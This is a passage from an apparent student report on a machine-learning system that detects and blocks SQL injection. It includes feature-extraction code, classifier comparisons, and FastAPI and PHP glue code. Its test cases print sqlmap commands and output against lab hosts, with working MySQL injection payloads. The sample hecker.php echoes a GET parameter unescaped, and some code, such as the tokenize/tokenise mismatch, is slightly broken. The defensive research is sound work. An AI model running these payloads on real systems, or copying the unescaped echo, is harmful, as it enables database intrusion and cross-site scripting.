_SECONDS|TRIM|TRUNCATE|UCASE|UNCOMPRESS|UNCOMPRESSED_LENGTH|UNHEX|UNIX_TIMESTAMP|UpdateXML|UPPER|USER|UTC_DATE|UTC_TIME|UTC_TIMESTAMP|UUID|UUID_SHORT|VALIDATE_PASSWORD_STRENGTH|VALUES|VAR_POP|VAR_SAMP|VARIANCE|VERSION|WAIT_FOR_EXECUTED_GTID_SET|WAIT_UNTIL_SQL_THREAD_AFTER_GTIDS|WEEK|WEEKDAY|WEEKOFYEAR|WEIGHT_STRING|YEAR|YEARWEEK)\)|(?P<BOOLEAN>\'?-?\d+\'?(=|LIKE)\'?-?\d+($|\s|\\)|,|--|#)|[\'\"\\\"\\\\\"]\s+[\'\"\\\"\\\\\"](\s+)?(=|LIKE)(\s+)?[\'\"\\\"\\\\\"]\s+)|(?P<PLAIN>(@|##|#[A-Z]\w+|[A-Z]\w*(?=\s*\.))|(?<=\.)[A-Z]\w*[A-Z]\w*(?=\(|\(`\`|[\^`])*\`|(`\`|[\^`])*\`|[\_A-Z][\_#\w]*|[가-힣]+)", re.IGNORECASE)
```

```

from itertools import groupby

def tokenise(rawInput):
    if sql_keywords.search(rawInput):
        return [tok[0] for tok in groupby([match.lastgroup for match in
sql_keywords.finditer(rawInput)])]
    else:
        return ['PLAIN']

def generateCombinations(token_list, N):
    tokenCombinations = []
    for n in range(0,N):
        tokenCombinations += zip(*(token_list[i:] for i in range(n+1)))
    return [str(tuple) for tuple in tokenCombinations]

```

Create a dataset using token count values and types. (Basically, pre-processing to get the G-test score)

```

def G_test_score(count, expected):
    if (count == 0):
        return 0
    else:
        return 2.0 * count * math.log(count/expected)

def G_test(tokens, types):
    tokens_cnt = tokens.value_counts().astype(float)
    types_cnt = types.value_counts().astype(float)
    total_cnt = float(sum(tokens_cnt))

    tokenTable = collections.defaultdict(lambda : collections.Counter())
    for _tokens, _types in zip(tokens.values, types.values):
        tokenTable[_tokens][_types] += 1

    datax = []
    tc_dataframe = pd.DataFrame(list(tokenTable.values()),
index=tokenTable.keys())
    tc_dataframe.fillna(0, inplace=True)

    for column in tc_dataframe.columns.tolist():
        tc_dataframe[column+'_exp'] = (tokens_cnt / total_cnt) * types_cnt[column]
        tc_dataframe[column+'_GTest'] = [G_test_score(tkn_count, exp) for
tkn_count, exp in zip(tc_dataframe[column], tc_dataframe[column+'_exp'])]

    return tc_dataframe

```



Calculate string entropy here (using the generated vector) and calculate G-score means for each token. Entropy tells us how impure is a collection of data.

```
def Entropy(rawInput):
    p, lns = collections.Counter(str(rawInput)), float(len(str(rawInput)))
    return -sum( count/lns * math.log(count/lns, 2) for count in p.values())

def G_means(tokenCombinations, c_name):
    try:
        scores = [tc_dataframe.loc[token][c_name] for token in tokenCombinations]
    except KeyError:
        return 0
    return sum(scores)/len(scores) if scores else 0
```

Convert the available data-frame into an excel-like format for visualization.

```
basedir = '/content/drive/MyDrive/training_data'
filelist = os.listdir(basedir)
raw_list = []
for file in filelist:
    if file == '.DS_Store':
        continue
    df = pd.read_csv(os.path.join(basedir,file), sep='Aw3s0meSc0t7',
names=['rawInput'], header=None, engine='python', encoding='latin1')
    df['type'] = 'plain' if file.split('.')[0] == 'plain' else 'sqli'
    raw_list.append(df)
```

```
df_final = pd.concat(raw_list, ignore_index=True)
df_final.dropna(inplace=True)

df_final['tokens'] = df_final['rawInput'].map(lambda x: tokenise(x))

df_final['tokenCombinations'] = df_final['tokens'].map(lambda x:
generateCombinations(x, 3))
_tokens, _types = zip(*[(token,token_type) for token_list,token_type in
zip(df_final['tokenCombinations'], df_final['type']) for token in token_list])
tc_dataframe = G_test(pd.Series(_tokens), pd.Series(_types))
df_final['tokenCount'] = df_final['tokens'].map(lambda x: len(x))
df_final['entropy'] = df_final['rawInput'].map(lambda x: Entropy(x))
df_final['sqliScore'] = df_final['tokenCombinations'].map(lambda x: G_means(x,
'sqli_GTest'))
df_final['plainScore'] = df_final['tokenCombinations'].map(lambda x: G_means(x,
'plain_GTest'))
```

df\_final

	rawInput	type	tokens	tokenCombinations	tokenCount	entropy	sqliScore	plainScore
0	Add plain text here	plain	[PLAIN]	[('PLAIN',)]	1	3.536887	-5382.305485	9805.126468
1	â□□Ne te quaesiveris extra.â□□	plain	[PLAIN]	[('PLAIN',)]	1	3.894740	-5382.305485	9805.126468
2	â□□Man is his own star; and the soul that can	plain	[PLAIN]	[('PLAIN',)]	1	3.871990	-5382.305485	9805.126468
3	Render an honest and a perfect man,	plain	[PLAIN]	[('PLAIN',)]	1	3.622739	-5382.305485	9805.126468
4	Commands all light, all influence, all fate;	plain	[PLAIN]	[('PLAIN',)]	1	3.854223	-5382.305485	9805.126468
...	...	...	...	...	...	...	...	...
89953	j□	sqli	[PLAIN]	[('PLAIN',)]	1	1.500000	-5382.305485	9805.126468
89954	j□	sqli	[PLAIN]	[('PLAIN',)]	1	1.500000	-5382.305485	9805.126468
89955	j□	sqli	[PLAIN]	[('PLAIN',)]	1	1.500000	-5382.305485	9805.126468
89956	j□	sqli	[PLAIN]	[('PLAIN',)]	1	1.500000	-5382.305485	9805.126468
89957	eh□h□ub.	sqli	[PLAIN]	[('PLAIN',)]	1	2.921928	-5382.305485	9805.126468

89958 rows × 8 columns

It dissects the dataframe into a set of desired features X denotes attributes such as tokenCount, entropy, plainScore and sqliScore. Y denotes a binary notation (0 – plain, 1 – injection)

```
df_final.to_csv('/content/drive/MyDrive/training_data/dataset.csv')
X = df_final[['tokenCount', 'entropy', 'sqliScore', 'plainScore']].to_numpy();

from sklearn.preprocessing import LabelEncoder
labelencoder_y = LabelEncoder()
y = labelencoder_y.fit_transform(df_final['type'].tolist())
```

**Output:**

array([0, 0, 0, ..., 1, 1, 1])

Data is pre-processed here. It is generated into training and testing shapes.

```
from sklearn.model_selection import train_test_split
X_train, X_test, y_train, y_test = train_test_split(X, y, random_state = 1)
print("Train Shape : {}".format(X_train.shape))
print("Test Shape : {}".format(X_test.shape))
```

**Output:**

Train Shape : (67468, 4)

Test Shape : (22490, 4)

Removal of unwanted characters and symbols from the input statement which include @ \$ % ^ & \* { } + = - \_ ? etc.

```
def detectSQLI(sql):
    _tmp = re.sub(r'(/\![\w\d(\`|\~|\!|\@|\#|\$|\%|\^|\&|\*|\(|\)|\_|
    |\_|\=|\+|\[|\{|\}|\}|\\|\:|\\;|\\'|\\'|\\<|\\>|\\,|\\.|\?)\s\r\n\v\f]*\*/)', ' ', sql)
    _tmp = re.sub(r'(/\![\d+|\*/])', ' ', _tmp)
    tokens = tokenize(_tmp.strip())
    tokenCombinations = generateCombinations(tokens, 3)
    sqliScore = G_means(tokenCombinations, 'sqli_GTest')
    plainScore = G_means(tokenCombinations, 'plain_GTest')
    _X = [[len(tokens), Entropy(sql), sqliScore, plainScore]]
    return dtc.predict(_X)
```

A random input string is checked for confirmation.

```
query = "Vanshit Kandoi 1=1"
res = detectSQLI(query)
print ("Raw Input: %s" % query)
print ("Result: ")
if res == 1:
    print ("SQLI")
else:
    print ("NORMAL")
```

**Output:**

Raw Input: Vanshit Kandoi 1=1

Result:

SQLI

## 5.3 Phase 3: Prevention System


It again uses “SqlMap” tool here to test the injection possibilities for the test website. Earlier when it used the following command to list the set of available databases, Sqlmap easily broke into the website and retrieved the information.

But this time, the trained model helps us to uniquely identify the input and hence it blocks the user’s IP and maintain it for future references in a blocked.txt file which consists IP addresses of suspicious users. In order to assist us develop the model, it has also made sure to record all input elements, regardless of their type (plain or sqli).

## Test Cases:

### Without Prevention System:

**Command:** `sqlmap -u http://172.17.57.247:8080/proj/?sitem=1 --dbs`



```
kali@ACER-NITRO: ~  
$ sqlmap -u http://172.17.57.247:8080/proj/?sitem=1 --dbs  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting @ 23:58:30 /2022-11-09/  
  
[23:58:30] [INFO] testing connection to the target URL  
[23:58:32] [INFO] testing if the target URL content is stable  
[23:58:35] [INFO] target URL content is stable  
[23:58:35] [INFO] testing if GET parameter 'sitem' is dynamic  
[23:58:37] [WARNING] GET parameter 'sitem' does not appear to be dynamic  
[23:58:39] [INFO] heuristic (basic) test shows that GET parameter 'sitem' might be injectable (possible DBMS: 'MySQL')  
[23:58:41] [INFO] heuristic (XSS) test shows that GET parameter 'sitem' might be vulnerable to cross-site scripting (XSS) attacks  
[23:58:41] [INFO] testing for SQL injection on GET parameter 'sitem'  
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] n  
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y  
[23:58:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'  
[23:59:00] [WARNING] reflective value(s) found and filtering out  
[23:59:19] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'  
[23:59:23] [INFO] testing 'Generic inline queries'  
[23:59:25] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[00:00:56] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)'  
[00:01:35] [INFO] GET parameter 'sitem' appears to be 'OR boolean-based blind - WHERE or HAVING clause (MySQL comment)' injectable (with --string="Shivam")  
[00:01:35] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'  
[00:01:37] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'  
[00:01:39] [INFO] testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'  
[00:01:41] [INFO] testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'  
[00:01:43] [INFO] testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[00:01:45] [INFO] testing 'MySQL >= 5.6 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'  
[00:01:47] [INFO] testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'  
[00:01:49] [INFO] testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'
```

```

---
Parameter: sitem (GET)
Type: error-based
Title: MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
Payload: sitem=1' AND EXTRACTVALUE(9609,CONCAT(0x5c,0x71766b6a71,(SELECT (ELT(9609=9609,1))))),0x71716a7171)) AND 'mdTL'='mdTL

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: sitem=1' AND (SELECT 8351 FROM (SELECT(SLEEP(5)))Gaju) AND 'YhLA'='YhLA

Type: UNION query
Title: Generic UNION query (NULL) - 4 columns
Payload: sitem=1' UNION ALL SELECT CONCAT(0x71766b6a71,0x7a45645649e6d596743437a47771614678436c665964736a426c43416b4857746763735a4b575051,0x71716a7171),
NULL,NULL,NULL-- --
---
[01:07:56] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.1 (MariaDB fork)
[01:07:56] [INFO] fetching database names
[01:08:17] [WARNING] reflective value(s) found and filtering out
available databases [9]:
[*] fos_db
[*] healthcare
[*] information_schema
[*] mydb
[*] mysql
[*] performance_schema
[*] phpmayadmin
[*] sql
[*] test

[01:08:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/172.17.60.20'

[*] ending @ 01:08:17 /2023-04-06/

```

Fig 21: Listing all the Databases

**Explanation:** From the above Snapshot, SqlMap easily lists out the available databases present.

## With Prevention System:

**Command:** `sqlmap -u http://172.17.57.247:8080/proj/?sitem=1 --dbs`

```

vansh@ACER-NITRO-S-VANSI  x  +  v
(vansh@ACER-NITRO-S-VANSHIT) [~]
$ sqlmap -u http://172.17.57.4:8080/proj/?sitem=1 --dbs

--H--
[+] {1.7.2#stable}
[+] https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 03:02:26 /2023-04-09/

[03:02:26] [INFO] resuming back-end DBMS 'mysql'
[03:02:26] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: sitem (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (MySQL comment)
Payload: sitem=-1105' OR 1151=1151#

Type: error-based
Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
Payload: sitem=1' AND (SELECT 2430 FROM(SELECT COUNT(*),CONCAT(0x7170627a71,(SELECT (ELT(2430=2430,1))),0x717a787871,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)-- Ivkg

Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: sitem=1' AND (SELECT 1943 FROM (SELECT(SLEEP(5)))UZE5)-- DfJG

Type: UNION query
Title: MySQL UNION query (NULL) - 4 columns
Payload: sitem=1' UNION ALL SELECT CONCAT(0x7170627a71,0x43624d6168765a694f4361567473634e6f536665624e6a4b6c656b5a74536e484f6575774a51554b,0x717a787871),
NULL,NULL,NULL#
---
[03:02:27] [INFO] the back-end DBMS is MySQL
web application technology: PHP 8.1.6, Apache 2.4.53
back-end DBMS: MySQL >= 5.0 (MariaDB fork)

```

```
sqlmap -u http://172.16.85.108/proj/?sitem=1 --dbs

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual
responsible for any misuse or damage caused by this program

[*] starting @ 13:55:04 /2022-11-01/

[13:55:04] [INFO] resuming back-end DBMS 'mysql'
[13:55:04] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
Parameter: sitem (GET)
  Type: boolean-based blind
  Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
  Payload: sitem=1' OR NOT 9645=9645#

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY cla
  Payload: sitem=1' AND (SELECT 2835 FROM(SELECT COUNT(*),CONCAT(0x717a707071,(

  Type: time-based blind
  Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
  Payload: sitem=1' AND (SELECT 9554 FROM (SELECT(SLEEP(5)))cKWR)-- BMEq

  Type: UNION query
  Title: MySQL UNION query (NULL) - 4 columns
  Payload: sitem=1' UNION ALL SELECT CONCAT(0x717a707071,0x544c756e7168514f5862

[13:55:04] [INFO] the back-end DBMS is MySQL
web application technology: Apache 2.4.53, PHP 8.1.6
back-end DBMS: MySQL >= 5.0 (MariaDB fork)
[13:55:04] [INFO] fetching database names
got a 302 redirect to 'http://172.16.85.108:80/proj/hecker.php?msg=172.16.85.247'
[13:56:47] [WARNING] it appears that you have been blocked by the target server
```

Fig 22: After running Fast API executing SQL injection through sqlmap

Sqlmap throws the message: “it appears that you have been blocked by the target server”





Fig 23: Blocked IP Address(es)

Also, the IP address is blocked and logged for the future reference

**Logs.txt** stores all the logs which is searched in the website


BEFORE:



```
index.php  howtorun.txt  blocked.txt  logs.txt  X
logs.txt
1
2  sneha plain
3  sneha 1=1 plain
4  sneha 1=1 plain
```

Fig 24: logs of search(es) before

AFTER:



```
5  sneha plain
6  sneha 1=1 sql
7  sneha plain
8  sneha 1=1 sql
9  sneha 1=1 sql
10 1 plain
```

Fig 25: logs of search(es) after

User input is also logged for generation of new dataset



Fig 26: Blocking the website due to a malicious activity

Now every time a malicious user tries to access the website again the above message will be shown to him.

## Source Code

### Test Website Code:

#### Module used before login (x.php):

```
<?php

$obj = new stdClass();
$item = $username;
$curl = curl_init();
    $obj->sqli = $item;
    $resBody = json_encode($obj);
    curl_setopt_array($curl, array(
        CURLOPT_URL => 'http://172.17.57.30:8008/main',
        CURLOPT_RETURNTRANSFER => true,
        CURLOPT_ENCODING => '',
        CURLOPT_MAXREDIRS => 10,
        CURLOPT_TIMEOUT => 0,
        CURLOPT_FOLLOWLOCATION => true,
        CURLOPT_HTTP_VERSION => CURL_HTTP_VERSION_1_1,
        CURLOPT_CUSTOMREQUEST => 'POST',
        CURLOPT_POSTFIELDS => $resBody,
        CURLOPT_HTTPHEADER => array(
            'Content-Type: application/json'
        ),
    ));
$response = curl_exec($curl);
curl_close($curl);
$res = json_decode($response);
error_reporting(E_ERROR | E_PARSE); // For removing the error.
?>
```

#### Blocked Website Page(hecker.php):

```
<!DOCTYPE html>
<html>
<head>
    <style>
        iframe {
            background-size: cover;
            width: 100%;
            height: 600px;
        }
```



```

    </style>
</head>

<body>
    <h2 style="text-align: center;color:red">A Malicious Activity was
    Detected From your IP As a consequence we have Blocked Your Ip -
    <?php
        $ipadd = $_GET['msg'];
        echo $ipadd;
    ?>
    </h2>
</body>
</html>

```

## Fast Api Code:

```

from fastapi import FastAPI, HTTPException
from pydantic import BaseModel

app = FastAPI()
from model import detectSQLI

# pydantic models
class Input(BaseModel):
    sqli: str
class Result(BaseModel):
    result: int

@app.get("/ping")
def pong():
    return {"ping": "pong!"}

@app.post("/main", response_model=Result, status_code=200)
def get_prediction(payload: Input):
    print(payload)
    sql_input = payload.sqli
    prediction = detectSQLI(sql_input)
    response_object = {"result":prediction}
    return response_object

```

## 6. Results and Discussion

### Comparative Analysis

The dataset was visualized, pre-processed. Generated vector was inputted in the models, and for each classifier certain metrics were evaluated – accuracy, f1 score, precision, recall.

**Accuracy:** The most intuitive performance metric is accuracy, which is simply the ratio of correctly predicted observations to the total number of observations. One may believe that the best model is the one with the highest accuracy. Yes, accuracy is a valuable metric, but only when the values of false positives and false negatives are nearly identical. Therefore, you must evaluate the performance of the model based on other parameters.

$$\text{Accuracy} = \frac{TP+TN}{TP+FP+FN+TN}$$

**Precision:** It is the proportion of correctly predicted positive observations relative to the total number of positive observations predicted. Low false positive rate correlates with high precision rate.

$$\text{Precision} = \frac{TP}{TP+FP}$$

**Recall (Sensitivity):** It is the proportion of positively predicted observations to the total number of observations in the actual class.

$$\text{Recall} = \frac{TP}{TP+FN}$$

**F1 score:** It is the weighted average of the Precision and Recall measures. Therefore, this score considers both false positives and false negatives. It is not as intuitive to comprehend as precision, but F1 is typically more useful than precision, especially if you have an uneven class distribution. When false positives and false negatives have comparable costs, accuracy is maximized. If the cost of false positives and false negatives differ greatly, it is preferable to consider both Precision and Recall.

$$\text{F1 Score} = \frac{2 * (\text{Recall} * \text{Precision})}{(\text{Recall} + \text{Precision})}$$

## Each classifier is followed by its Heat map

Every Heat map has 4 fields:

1. **True Positives (TP):** These are the correctly predicted positive values, meaning that both the actual class value and the predicted class value are positive.
2. **True Negatives (TN):** These are the correctly predicted negative values, meaning that both the actual and predicted class values are negative.
3. **False Positives (FP):** When the actual class is not what was predicted.
4. **False Negatives (FN):** When the actual class is positive but the predicted class is negative.

		Predicted Class		
		Positive	Negative	
Actual Class	Positive	True Positive (TP)	False Negative (FN) <b>Type II Error</b>	<b>Sensitivity</b> $\frac{TP}{(TP + FN)}$
	Negative	False Positive (FP) <b>Type I Error</b>	True Negative (TN)	<b>Specificity</b> $\frac{TN}{(TN + FP)}$
		<b>Precision</b> $\frac{TP}{(TP + FP)}$	<b>Negative Predictive Value</b> $\frac{TN}{(TN + FN)}$	<b>Accuracy</b> $\frac{TP + TN}{(TP + TN + FP + FN)}$

Fig 27: Confusion Matrix

# Comparing Already existing classifiers:

## 1. DECISION TREE CLASSIFIER

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.tree import DecisionTreeClassifier
dtc = DecisionTreeClassifier(random_state=0)
dtc.fit(X_train,y_train)
print ("Decision Tree Accuracy: %f" % dtc.score(X_test, y_test))
y_pred_dtc=dtc.predict(X_test)
dtc_accuracy_metric=metrics.accuracy_score(y_test,y_pred_dtc)
dtc_precision_metric=metrics.precision_score(y_test,y_pred_dtc)
dtc_recall_metric=metrics.recall_score(y_test,y_pred_dtc)
dtc_f1=2 * (dtc_precision_metric * dtc_recall_metric) / (dtc_precision_metric + dtc_recall_metric)
print("f1 Score %f" % dtc_f1)
print("Accuracy: %f" % dtc_accuracy_metric)
print("Precision: %f" % dtc_precision_metric)
print("Recall: %f" % dtc_recall_metric)
cm6=metrics.confusion_matrix(y_test,y_pred_dtc)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(dtc_accuracy_metric)
plt.title(title,size=15)
```




Fig 28: Confusion Matrix of Decision Tree

## 2. GAUSSIAN NAÏVE BAYES

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.naive_bayes import GaussianNB

gnb = GaussianNB()
gnb.fit(X_train,y_train)
print ("Gaussian Naive Bayes Accuracy: %f" % gnb.score(X_test, y_test))
y_pred_gnb=gnb.predict(X_test)
gnb_accuracy_metric=metrics.accuracy_score(y_test,y_pred_gnb)
gnb_precision_metric=metrics.precision_score(y_test,y_pred_gnb)
gnb_recall_metric=metrics.recall_score(y_test,y_pred_gnb)
gnb_f1=2 * (gnb_precision_metric * gnb_recall_metric) / (gnb_precision_metric + gnb_recall_metric)
print("f1 Score %f" % gnb_f1)
print("Accuracy: %f" % gnb_accuracy_metric)
print("Precision: %f" % gnb_precision_metric)
print("Recall: %f" % gnb_recall_metric)
cm6=metrics.confusion_matrix(y_test,y_pred_gnb)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(gnb_accuracy_metric)
plt.title(title,size=15)
```




Fig 29: Confusion Matrix of Naïve Bayes Classifier

### 3. LOGISTIC REGRESSION

```
from sklearn.datasets import load_iris
from sklearn.model_selection import cross_val_score
from sklearn.linear_model import LogisticRegression
logistic_model = LogisticRegression(random_state = 0)
logistic_model.fit(X_train, y_train)
print ("Logistic Regression Classifier Accuracy: %f" % logistic_model.score(X_test, y_test))
y_pred_logistic_model=logistic_model.predict(X_test)
logistic_model_accuracy_metric=metrics.accuracy_score(y_test,y_pred_logistic_model)
logistic_model_precision_metric=metrics.precision_score(y_test,y_pred_logistic_model)
logistic_model_recall_metric=metrics.recall_score(y_test,y_pred_logistic_model)
logistic_model_f1=2 * (logistic_model_precision_metric * logistic_model_recall_metric) /
(logistic_model_precision_metric + logistic_model_recall_metric)
print("f1 Score %f" % logistic_model_f1)
print("Accuracy: %f" % logistic_model_accuracy_metric)
print("Precision: %f" % logistic_model_precision_metric)
print("Recall: %f" % logistic_model_recall_metric)
cm6=metrics.confusion_matrix(y_test,y_pred_logistic_model)
plt.figure(figsize=(9,9))
sns.heatmap(cm6,annot=True,fmt=".3f",linewidths=.5,square=True,cmap='jet')
plt.ylabel('Actual Label')
plt.xlabel('Predicted Label')
title='Accuracy Score: {:.3f}'.format(logistic_model_accuracy_metric)
plt.title(title,size=15)
```

